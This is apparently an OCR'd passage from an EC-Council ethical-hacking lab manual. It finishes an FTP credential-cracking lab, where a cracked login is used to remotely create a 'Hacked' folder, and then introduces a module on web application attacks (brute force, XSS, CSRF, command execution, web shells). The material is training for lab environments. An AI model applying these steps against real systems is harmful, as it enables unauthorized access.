


Figure 2.1.8: User credentials cracked successfully

26. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.

TASK 1.4

Access the FTP Server Remotely

27. Open a new terminal window and jump to the root directory. Now, type **ftp [IP Address of Windows 10]**, and press **Enter**.
28. Enter Martin's user credentials (**Martin** and **apple**) to check whether you can successfully log in to the server.
29. On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.




Figure 2.1.9: Logging in to FTP server

30. Now you can remotely access the FTP server hosted on the **Windows 10** machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Type **mkdir Hacked** and press **Enter** to remotely create a directory named **Hacked** on the **Windows 10** virtual machine through the ftp terminal.




Figure 2.1.10: Creating a directory

32. Switch to the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**, and navigate to **C:\FTP**.

33. View the directory named **Hacked**, as shown in the screenshot:




Figure 2.1.11: Viewing the created directory in Windows 10

34. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.

35. Switch back to the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. Enter **help** to view all other commands that you can use through the FTP terminal.




Figure 2.1.12: Viewing the other FTP commands

37. On completing the task, enter **quit** to exit the ftp terminal.




Figure 2.1.13: Exiting the FTP shell

> 🗁 You can also use other web server attack tools such as **Burp Suite** (https://portswigger.net), **JHijack** (https://sourceforge.net), **Hashcat** (https://hashcat.net), or **Metasploit** (https://www.metasploit.com) to perform various attacks on the target web server.

38. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.

39. Close all open windows on both the **Parrot Security** and **Windows 10** virtual machines.

40. Turn off the **Parrot Security** and **Windows 10** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Web Applications

Module 14

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Web Applications

Hacking web applications refers to gaining unauthorized access to a website or its associated data.

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

Lab Scenario

A web application is a software application running on a web browser that allows a web user to submit data to and retrieve it from a database over the Internet or within an intranet. Web applications have helped to make web pages dynamic, as they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need access to such services, they can request them by submitting the uniform resource identifier (URI) or uniform resource locator (URL) of the web application in a browser. Common web applications include webmail, online retail sales, online auctions, wikis, and many others. With the wide adoption of web applications as a cost-effective channel for communication and information exchange, they have also become a major attack vector for gaining access to organizations' information systems. Web applications are an integral component of online business. Everyone connected via the Internet uses an endless variety of web applications for different purposes, including online shopping, email, chats, and social networking. Increasingly, web applications are becoming vulnerable to more sophisticated threats and attack vectors.

Web application hacking is the exploitation of applications via HTTP by manipulating the application logics via an application's graphical web interface, tampering with the uniform resource identifier (URI) or HTTP elements not contained in the URI. Methods for hacking web applications, including SQL injection attacks, cross-site scripting (XSS), cross-site request forgeries (CSRF), and insecure communications.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications

The last module involved acting as an attacker and assessing the security of a web server platform. Now, it is time to move to the next, and most important, stage of a security assessment. An expert ethical hacker or penetration tester (hereafter, pen tester) must test web applications for various attacks such as brute-force, XSS, parameter tampering, and CSRF, and then secure the web applications from such attacks.

The labs in this module provide hands-on experience with various web application attacks to help audit web application security in the target organization.

Lab Objectives

The objective of the lab is to perform web application hacking and other tasks that include, but are not limited to:

- Footprinting a web application using various information-gathering tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Performing web spidering, detect load balancers, and identify web server directories
- Performing web application vulnerability scanning
- Performing brute-force and cross-site request forgery (CSRF) attack
- Exploiting parameter tampering and cross-site scripting (XSS) vulnerabilities
- Exploiting WordPress plugin vulnerabilities
- Exploiting remote command execution vulnerability
- Exploiting file upload vulnerability
- Gaining backdoor access via a web shell
- Detecting web application vulnerabilities using various web application security tools

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 195 Minutes

Overview of Web Applications

Web applications provide an interface between end-users and web servers through a set of web pages generated at the server end or that contain script code to be executed dynamically in a client's Web browser.

Web applications run on web browsers and use a group of server-side scripts (such as ASP and PHP) and client-side scripts (such as HTML and JavaScript) to execute the application. The working of a web application depends on its architecture, which includes the hardware and software that performs tasks such as reading the request, searching, gathering, and displaying the required data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform web application attacks on the target web application.

Recommended labs that will assist you in learning various web application attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Footprint the Web Infrastructure	√	√	√
	1.1 Perform Web Application Reconnaissance	√		√
	1.2 Perform Web Application Reconnaissance using WhatWeb		√	√
	1.3 Perform Web Spidering using OWASP ZAP	√		√
	1.4 Detect Load Balancers using Various Tools		√	√
	1.5 Identify Web Server Directories		√	√
	1.6 Perform Web Application Vulnerability Scanning using Vega		√	√
	1.7 Identify Clickjacking Vulnerability using iframe		√	√
2	Perform Web Application Attacks	√	√	√
	2.1 Perform a Brute-force Attack using Burp Suite	√		√
	2.2 Perform Parameter Tampering using Burp Suite		√	√
	2.3 Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications		√	√
	2.4 Perform Cross-Site Request Forgery (CSRF) Attack	√		√
	2.5 Enumerate and Hack a Web Application using WPScan and Metasploit		√	√
	2.6 Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server	√		√
	2.7 Exploit a File Upload Vulnerability at Different Security Levels		√	√
	2.8 Gain Backdoor Access via a Web Shell using Weevely		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3	Detect Web Application Vulnerabilities using Various Web Application Security Tools	√		
	3.1 Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner	√		

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Footprint the Web Infrastructure

Web infrastructure footprinting is the process of gathering complete information about the target web application, its related components, and how they work.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

The first step in web application hacking for an ethical hacker or pen tester is to gather the maximum available information about the target organization website by performing web application footprinting using various techniques and tools. In this step, you will use techniques such as web spidering and vulnerability scanning to gather complete information about the target web application.

Web infrastructure footprinting helps you to identify vulnerable web applications, understand how they connect with peers and the technologies they use, and find vulnerabilities in specific parts of the web app architecture. These vulnerabilities can further help you to exploit and gain unauthorized access to web applications.

The labs in this exercise demonstrate how easily hackers can gather information about your web application and describe the vulnerabilities that exist in web applications.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications

Lab Objectives

- Perform web application reconnaissance
- Perform web application reconnaissance using WhatWeb
- Perform web spidering using OWASP ZAP
- Detect load balancers using various tools
- Identify web server directories
- Perform web application vulnerability scanning using Vega
- Identify clickjacking vulnerability using iframe

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Vega located at **E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications\Web Application Hacking Tools\Vega**
- You can also download the latest version of the Vega from its official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 60 Minutes

Overview of Footprinting the Web Infrastructure

Footprinting the web infrastructure allows attackers to engage in the following tasks:

- **Server Discovery:** Attackers attempt to discover the physical servers that host a web application using techniques such as Whois Lookup, DNS Interrogation, and Port Scanning
- **Service Discovery:** Attackers discover services running on web servers to determine whether they can use some of them as attack paths for hacking a web app
- **Server Identification:** Attackers use banner-grabbing to obtain server banners; this helps to identify the make and version of the web server software
- **Hidden Content Discovery:** Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content

Lab Tasks

TASK 1 Perform Web Application Reconnaissance

In this task, we will perform web application reconnaissance to gather information about server IP address, DNS names, location and type of server, open ports and services, make, model, version of the web server software, and server-side technology.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.

